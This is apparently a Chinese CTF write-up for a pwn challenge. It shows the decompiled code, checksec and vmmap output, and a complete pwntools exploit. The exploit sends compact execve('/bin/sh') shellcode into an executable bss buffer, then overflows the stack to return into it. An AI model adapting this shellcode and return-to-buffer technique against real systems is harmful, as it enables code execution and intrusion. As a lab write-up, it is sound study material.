

WP

- 考点：shellcode


第二次输入时存在栈溢出
同时发现name变量位于bss段
检查保护机制，发现nx没开
同时通过vmmap可以看到bss段可读可写可执行
所以可以第一次输入shellcode，第二次通过栈溢出返回到bss段上来执行shellcode
这里shellcode的长度有所限制，需要小于32字节。直接使用pwntools生成的shellcode44字节无法使用




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-30h]

  init();
  puts("what's your name?");
  read(0, &name, 0x20uLL);
  puts("what do you want?");
  read(0, &buf, 0x40uLL);
  return 0;
}
```



```
.bss:0000000000601089                 align 20h
.bss:00000000006010A0                 public name
.bss:00000000006010A0 name            db    ? ;
.bss:00000000006010A1                 db    ? ;
.bss:00000000006010A2                 db    ? ;
.bss:00000000006010A3                 db    ? ;
.bss:00000000006010A4                 db    ? ;
.bss:00000000006010A5                 db    ? ;
.bss:00000000006010A6                 db    ? ;
.bss:00000000006010A7                 db    ? ;
.bss:00000000006010A8                 db    ? ;
.bss:00000000006010A9                 db    ? ;
```



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          0x400000           0x401000 r-xp     1000 0      /home/ayoung/Desktop/
chuti/pwn
          0x600000           0x601000 r-xp     1000 0      /home/ayoung/Desktop/
chuti/pwn
          0x601000           0x602000 rwxp     1000 1000   /home/ayoung/Desktop/
chuti/pwn
```



```
pwndbg> checksec
[*] '/home/ayoung/Desktop/chuti/pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

exp

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')
r = process('./pwn')
shellcode = asm(
'''
xor     rsi,    rsi
push    rsi
mov     rdi,    0x68732f2f6e69622f
push    rdi
push    rsp
pop rdi
mov     al, 59
cdq
syscall
'''
)

r.recvuntil("what's your name?")
r.sendline(shellcode)
r.recvuntil("what do you want?")
payload = 'a'*0x30 + p64(0x0400737) + p64(0x06010A0)
r.send(payload)
r.interactive()
```